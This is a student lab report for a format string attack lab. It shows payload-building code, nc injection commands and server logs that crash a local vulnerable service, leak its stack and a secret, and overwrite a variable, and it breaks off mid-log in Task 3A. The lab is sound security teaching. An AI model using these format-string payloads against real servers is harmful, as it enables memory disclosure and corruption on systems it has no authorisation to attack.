Lab Report: Format String Attack Lab

Robert D. Hernandez rherna70@uic.edu


Env Setup

Disable Address Space Layout Randomization

```
sudo sysctl -w kernel.randomize_va_space=0
```

Task 1: Crashing the Program


Initial run with benign input



```
 => => writing image sha256:301f107dc3ea5cf485d29c36af272cc9fd6b3f705e  0.0s
 => => naming to docker.io/library/seed-image-fmt-server-1              0.0s
 => CACHED [fmt-server-2 2/4] COPY server    /fmt/                      0.0s
 => CACHED [fmt-server-2 3/4] COPY format-64  /fmt/format               0.0s
 => CACHED [fmt-server-2 4/4] WORKDIR /fmt                              0.0s
 => [fmt-server-2] exporting to image                                   0.0s
 => => exporting layers                                                 0.0s
 => => writing image sha256:35781dbc7d2e742419e655ab988c519859c1c098fe  0.0s
 => => naming to docker.io/library/seed-image-fmt-server-2              0.0s
 => [fmt-server-1] resolving provenance for metadata file               0.0s
 => [fmt-server-2] resolving provenance for metadata file               0.0s
[+] Running 2/0
 ✔ Container server-10.9.0.5  Created                                   0.1s
 ✔ Container server-10.9.0.6  Created                                   0.1s
Attaching to server-10.9.0.5, server-10.9.0.6
server-10.9.0.5  | Got a connection from 10.9.0.1
server-10.9.0.5  | Starting format
server-10.9.0.5  | The input buffer's address:    0xffffd390
server-10.9.0.5  | The secret message's address:  0x080af014
server-10.9.0.5  | The target variable's address: 0x080e4048
server-10.9.0.5  | Waiting for user input ......
server-10.9.0.5  | Received 6 bytes.
server-10.9.0.5  | Frame Pointer (inside myprintf):      0xffffd2b8
server-10.9.0.5  | The target variable's value (before): 0x11223344
server-10.9.0.5  | hello
server-10.9.0.5  | The target variable's value (after):  0x11223344
server-10.9.0.5  | (^_^)(^_^)  Returned properly (^_^)(^_^)
```


```
➜  hw5 git:(feature/hw5) ✗ echo hello | nc 10.9.0.5 9090
^C
➜  hw5 git:(feature/hw5) ✗ date
Fri Oct 18 15:41:39 CDT 2024
➜  hw5 git:(feature/hw5) ✗
```

Create initial payload file:



```
➜  hw5 git:(feature/hw5) ✗ date
Fri Oct 18 15:45:10 CDT 2024
➜  hw5 git:(feature/hw5) ✗ python3 attack-code/build_string.py
➜  hw5 git:(feature/hw5) ✗ stat badfile
  File: badfile
  Size: 1500            Blocks: 8          IO Block: 4096   regular file
Device: 8,1     Inode: 1056140     Links: 1
Access: (0664/-rw-rw-r--)  Uid: ( 1000/  ubuntu)   Gid: ( 1000/  ubuntu)
Access: 2024-10-18 15:45:00.416947691 -0500
Modify: 2024-10-18 15:45:13.531158116 -0500
Change: 2024-10-18 15:45:13.531158116 -0500
 Birth: 2024-10-18 15:44:51.958811975 -0500
➜  hw5 git:(feature/hw5) ✗
```

Injecting inital payload to format program


```
 => [fmt-server-1] resolving provenance for metadata file            0.0s
[+] Running 2/0
 ✔ Container server-10.9.0.6  Created                                0.1s
 ✔ Container server-10.9.0.5  Created                                0.1s
Attaching to server-10.9.0.5, server-10.9.0.6
server-10.9.0.5  | Got a connection from 10.9.0.1
server-10.9.0.5  | Starting format
server-10.9.0.5  | The input buffer's address:    0xffffd3f0
server-10.9.0.5  | The secret message's address:  0x080af014
server-10.9.0.5  | The target variable's address: 0x080e4048
server-10.9.0.5  | Waiting for user input ......
server-10.9.0.5  | Received 1500 bytes.
server-10.9.0.5  | Frame Pointer (inside myprintf):      0xffffd318
server-10.9.0.5  | The target variable's value (before): 0x11223344
```

```
 Change: 2024-10-18 15:45:13.531158116 -0500
  Birth: 2024-10-18 15:44:51.958811975 -0500
○ →  hw5 git:(feature/hw5) ✗ echo hello | nc 10.9.0.5 9090
⊗ →  hw5 git:(feature/hw5) ✗ echo $(cat badfile) | nc 10.9.0.5 990
● →  hw5 git:(feature/hw5) ✗ cat badfile
����abcd%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%n%
○ →  hw5 git:(feature/hw5) ✗ nc 10.9.0.5
● →  hw5 git:(feature/hw5) ✗ echo $(cat badfile) | nc 10.9.0.5 9090
○ →  hw5 git:(feature/hw5) ✗
```


After changing the line `build_string.py` program line

```
s = "%.8x"*1200 + "%n"
```

to

```
s = "%s"*12
```

`format` Program crashes as expected:



```
⊗ → hw5 git:(feature/hw5) ✗ docker compose up
  [+] Running 2/0
   ✓ Container server-10.9.0.5  Created                              0.0s
   ✓ Container server-10.9.0.6  Created                              0.0s
  Attaching to server-10.9.0.5, server-10.9.0.6
  server-10.9.0.5  | Got a connection from 10.9.0.1
  server-10.9.0.5  | Starting format
  server-10.9.0.5  | The input buffer's address:    0xffffd320
  server-10.9.0.5  | The secret message's address:  0x080af014
  server-10.9.0.5  | The target variable's address: 0x080e4048
  server-10.9.0.5  | Waiting for user input ......
  server-10.9.0.5  | Received 1500 bytes.
  server-10.9.0.5  | Frame Pointer (inside myprintf):      0xffffd248
  server-10.9.0.5  | The target variable's value (before): 0x11223344
  ^CGracefully stopping... (press Ctrl+C again to force)
  [+] Stopping 2/2
   ✓ Container server-10.9.0.5  Stopped                             11.2s
   ✓ Container server-10.9.0.6  Stopped                             11.2s
  canceled
○ → hw5 git:(feature/hw5) ✗
```

```
● → hw5 git:(feature/hw5) ✗ echo $(python3 attack-code/build_string_v1.py) |
  .9.0.5 9090
○ → hw5 git:(feature/hw5) ✗
```

My solution for Task 1 is located at `./attack-code/task_1_crash_program.py`

Start the docker compose stack, and invoke it with

```
$ task run_task1
```

then Press Ctrl+C.

We use a format string with twelve (12) %s format string modifiers to encounter the first memory address that is invalid.

Task 2: Printing out the Server Program's Memory

Task 2.A: Stack Data

My solution for Task 2A is located at `./attack-code/task_2A_stack_data.py`


Start the docker compose stack, and invoke it with

```
$ task run_task2A
```

then Press Ctrl+C.

We use the python program to create an input buffer with a number at it's highest memory value and a sequence four dummy chars "abcd" (not important to the solution), followed by sixty-four (64) modified "%x" modifiers. The literal string used was "%.8x." which serves to make the program output slightly more human readable by placing full stops between memory elements.

The 64th index was found through trial and error by first printing quite a bit of the stack and experimenting with smaller values.




```python
# This line shows how to store a 4-byte integer at offset 0
number  = 0xbfffeeee
content[0:4]  =  (number).to_bytes(4,byteorder='little')

# This line shows how to store a 4-byte string at offset 4
content[4:8]  =  ("abcd").encode('latin-1')

# This line shows how to construct a string s with
#   12 of "%.8x", concatenated with a "%n"
# s = "%.8x"*12 + "%n"
s = "%x"*746 + "%n"

# The line shows how to store the string s at offset 8
```

```
[+] Running 2/0
 ✔ Container server-10.9.0.5  Created                                        0.0s
 ✔ Container server-10.9.0.6  Created                                        0.0s
Attaching to server-10.9.0.5, server-10.9.0.6
server-10.9.0.5  | Got a connection from 10.9.0.1
server-10.9.0.5  | Starting format
server-10.9.0.5  | The input buffer's address:    0xffffd1d0
server-10.9.0.5  | The secret message's address:  0x080af014
server-10.9.0.5  | The target variable's address: 0x080e4048
server-10.9.0.5  | Waiting for user input ......
server-10.9.0.5  | Received 1500 bytes.
server-10.9.0.5  | Frame Pointer (inside myprintf):      0xffffd0f8
server-10.9.0.5  | The target variable's value (before): 0x11223344
server-10.9.0.5  | ����abcd1122334480e41e08049911646576693035312079622030ffffd0f
880e430a80e3ff4ffffd1988049ad2ffffd1d00648049a9b80e43205dc5dcffffd1d0ffffd1d080e
93300000000000000000000000000bb441f0080e3ff480e3ff4ffffd7b88049a57ffffd1d05dc5dc
80e4320000ffffd8f40005dcbfffeeee646362617825782578257825782578257825782578257825
78257825782578257825782578257825782578257825782578257825782578257825782578257825
78257825782578257825782578257825782578257825782578257825782578257825782578257825
78257825782578257825782578257825782578257825782578257825782578257825782578257825
78257825782578257825782578257825782578257825782578257825782578257825782578257825
78257825782578257825782578257825782578257825782578257825782578257825782578257825
78257825782578257825782578257825782578257825782578257825782578257825782578257825
78257825782578257825782578257825782578257825782578257825782578257825782578257825
78257825782578257825782578257825782578257825782578257825782578257825782578257825
78257825782578257825782578257825782578257825782578257825782578257825782578257825
78257825782578257825782578257825782578257825782578257825782578257825782578257825
78257825782578257825782578257825782578257825782578257825782578257825782578257825
78257825782578257825782578257825782578257825782578257825782578257825782578257825
78257825782578257825782578257825782578257825782578257825782578257825782578257825
78257825782578257825782578257825782578257825782578257825782578257825782578257825
78257825782578257825782578257825782578257825782578257825782578257825782578257825
78257825782578257825782578257825782578257825782578257825782578257825782578257825
```

```
● → hw5 git:(feature/hw5) ✗ echo $(python3 attack-code/build_string.py) | nc 10.9
  .0.5 9090
● → hw5 git:(feature/hw5) ✗ echo $(python3 attack-code/build_string.py) | nc 10.9
  .0.5 9090
● → hw5 git:(feature/hw5) ✗ echo $(python3 attack-code/build_string.py) | nc 10.9
  .0.5 9090
● → hw5 git:(feature/hw5) ✗ whoami && uname -a && date
  ubuntu
  Linux cs487 6.8.0-47-generic #47-Ubuntu SMP PREEMPT_DYNAMIC Fri Sep 27 21:40:26
  UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
  Sat Oct 19 08:52:59 CDT 2024
○ → hw5 git:(feature/hw5) ✗
```

Importantly, we observe that the program prints the bytes as a string instead of as a number.



```
modifiers. The literal string used was "%.8x." which serves to make the
```

```
content[0:4] = (number).to_bytes(4,byteorder='little')
```

```
● → hw5 git:(feature/hw5) ✗ date
  Thu Oct 24 01:38:26 UTC 2024
⊗ → hw5 git:(feature/hw5) ✗ task run_2A
  task: Available tasks for this project:
  * build:                 Build all targets
  * clean:                 Clean up build artifacts
  * compose:               Build docker compose stack
  * disable_aslr:          Disable Address Space Layout Randomization (ASLR)
  * enable_aslr:           Enable Address Space Layout Randomization (ASLR)
  * format-32:             Build the 32-bit format executable
  * format-64:             Build the 64-bit format executable
  * install:               Install executables to the fmt-containers directory
  * run_task1:             Injects payload using python
  * run_task2A:            Injects payload using python
  * run_task2B:            Injects payload using python
  * server:                Build the server executable
  task: Task "run_2A" does not exist
⊗ → hw5 git:(feature/hw5) ✗ task run_task2A
  task: [run_task2A] echo $(python3 attack-code/task_2A_stack_data.py) | nc 10.9.0
  .5 9090
  ^Ctask: Signal received: "interrupt"
  task: Failed to run task "run_task2A": exit status 130
○ → hw5 git:(feature/hw5) ✗ █
```

```
○ → docs git:(feature/hw5) ✗ docker compose up
  [+] Running 2/0
   ✔ Container server-10.9.0.6  Created                                        0.0s
   ✔ Container server-10.9.0.5  Created                                        0.0s
  Attaching to server-10.9.0.5, server-10.9.0.6
  server-10.9.0.5  | Got a connection from 10.9.0.1
  server-10.9.0.5  | Starting format
  server-10.9.0.5  | The input buffer's address:    0xfff67cb0
  server-10.9.0.5  | The secret message's address:  0x080b9008
  server-10.9.0.5  | The target variable's address: 0x080ee068
  server-10.9.0.5  | Waiting for user input ......
  server-10.9.0.5  | Received 329 bytes.
  server-10.9.0.5  | Frame Pointer (inside myprintf):      0xfff67bd8
  server-10.9.0.5  | The target variable's value (before): 0x11223344
  server-10.9.0.5  | ｽ�abcd11223344.00001000.080497c1.080ee320.080ef180.fff67cb0.f
  ff67bd8.080ee320.080ee000.fff67c78.08049982.fff67cb0.00000000.00000064.0804994b.
  080ee320.00000493.fff67df9.fff67cb0.080ee320.09554290.00000000.00000000.00000000
  .00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.0000000
  0.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.000000
  00.00000000.00000000.00000000.00000000.aad72300.080ee000.080ee000.fff68298.08049
  907.fff67cb0.00000149.000005dc.080ee320.00000000.00000000.00000000.fff683e4.0000
  0000.00000000.00000000.00000149.deadbeef.
  server-10.9.0.5  | The target variable's value (after):  0x11223344
  server-10.9.0.5  | (^_^)(^_^)  Returned properly (^_^)(^_^)
  ▯
```

This observation is significant because it here at the 64th index that we observe the alignment of the va_list pointer in printf with the data that we injected at runtime through user input "3735928559" as a hexademical number "0xdeadbeef".

Task 2.B: Heap Data

My solution for Task 2A is located at `./attack-code/task_2A_stack_data.py`

Start the docker compose stack, and invoke it with


```
$ task run_task2B
```

then Press Ctrl+C.

With the va_list pointer aligned at the 64th element, we replace "%x" with "%s" and we replace the bytes for our number with the address on the heap of the char buffer of the string we want to print using the "%s" format modifier.

```
s = "%.8x."* 63 + "%s"
```

When executing our attack with netcat, we cause the format program to print the buffer at the memory address we injected over the network via user input.



```
➜  hw5 git:(feature/hw5) ✗ task run_task2B
task: [run_task2B] echo $(python3 attack-code/task_2B_heap_data.py) | nc 10.9.0.
5 9090
^Ctask: Signal received: "interrupt"
task: Failed to run task "run_task2B": exit status 130
➜  hw5 git:(feature/hw5) ✗
```

```
server-10.9.0.5  | Got a connection from 10.9.0.1
server-10.9.0.5  | Starting format
server-10.9.0.5  | The input buffer's address:    0xffc43760
server-10.9.0.5  | The secret message's address:  0x080b9008
server-10.9.0.5  | The target variable's address: 0x080ee068
server-10.9.0.5  | Waiting for user input ......
server-10.9.0.5  | Received 322 bytes.
server-10.9.0.5  | Frame Pointer (inside myprintf):      0xffc43688
server-10.9.0.5  | The target variable's value (before): 0x11223344
server-10.9.0.5  |�
                  11223344.00001000.080497c1.080ee320.080ef180.ffc43760.ffc43688
.080ee320.080ee000.ffc43728.08049982.ffc43760.00000000.00000064.0804994b.080ee32
0.0000049a.ffc438a2.ffc43760.080ee320.08754290.00000000.00000000.00000000.000000
00.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000
000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.0000
0000.00000000.00000000.00000000.3269a300.080ee000.080ee000.ffc43d48.08049907.ffc
43760.00000142.000005dc.080ee320.00000000.00000000.00000000.ffc43e94.00000000.00
000000.00000000.00000142.A secret message
server-10.9.0.5  |
server-10.9.0.5  | The target variable's value (after):  0x11223344
server-10.9.0.5  | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

Task 3: Modifying the Server Program's Memory


Task 3A: Change the value to a different value

My solution for Task 3A is located at `./attack-code/task_3A.py` Invoke it similarly to the solution for Task 2

With the va_list pointer aligned at the 64th element, we replace "%x" with "%n" and we cause the program to write at the address of va_list the number of bytes printed up until the %n format specifier was encountered.

```
s = "%.8x."* 63 + "%n"
```

We then observe that the value of the target variable was written by our format string attack:



```
server-10.9.0.5  | Got a connection from 10.9.0.1
server-10.9.0.5  | Starting format
server-10.9.0.5  | The input buffer's address:    0xffd9a550
server-10.9.0.5  | The secret message's address:  0x080b9008
server-10.9.0.5  | The target variable's address: 0x080ee068
server-10.9.0.5  | Waiting for user input ......
server-10.9.0.5  | Received 322 bytes.
server-10.9.0.5  | Frame Pointer (inside myprintf):      0xffd9a478
server-10.9.0.5  | The target variable's value (before): 0x11223344
server-10.9.0.5  | h11223344.00001000.080497c1.080ee320.080ef180.ffd9a550.ffd9a4
78.080ee320.080ee000.ffd9a518.08049982.ffd9a550.00000000.00000064.0804994b.080ee
320.0000049a.ffd9a692.ffd9a550.080ee320.082d4290.00000000.00000000.00000000.0000
0000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.000
00000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00
000000.00000000.00000000.00000000.ca3bc000.080ee000.080ee000.ffd9ab38.08049907.f
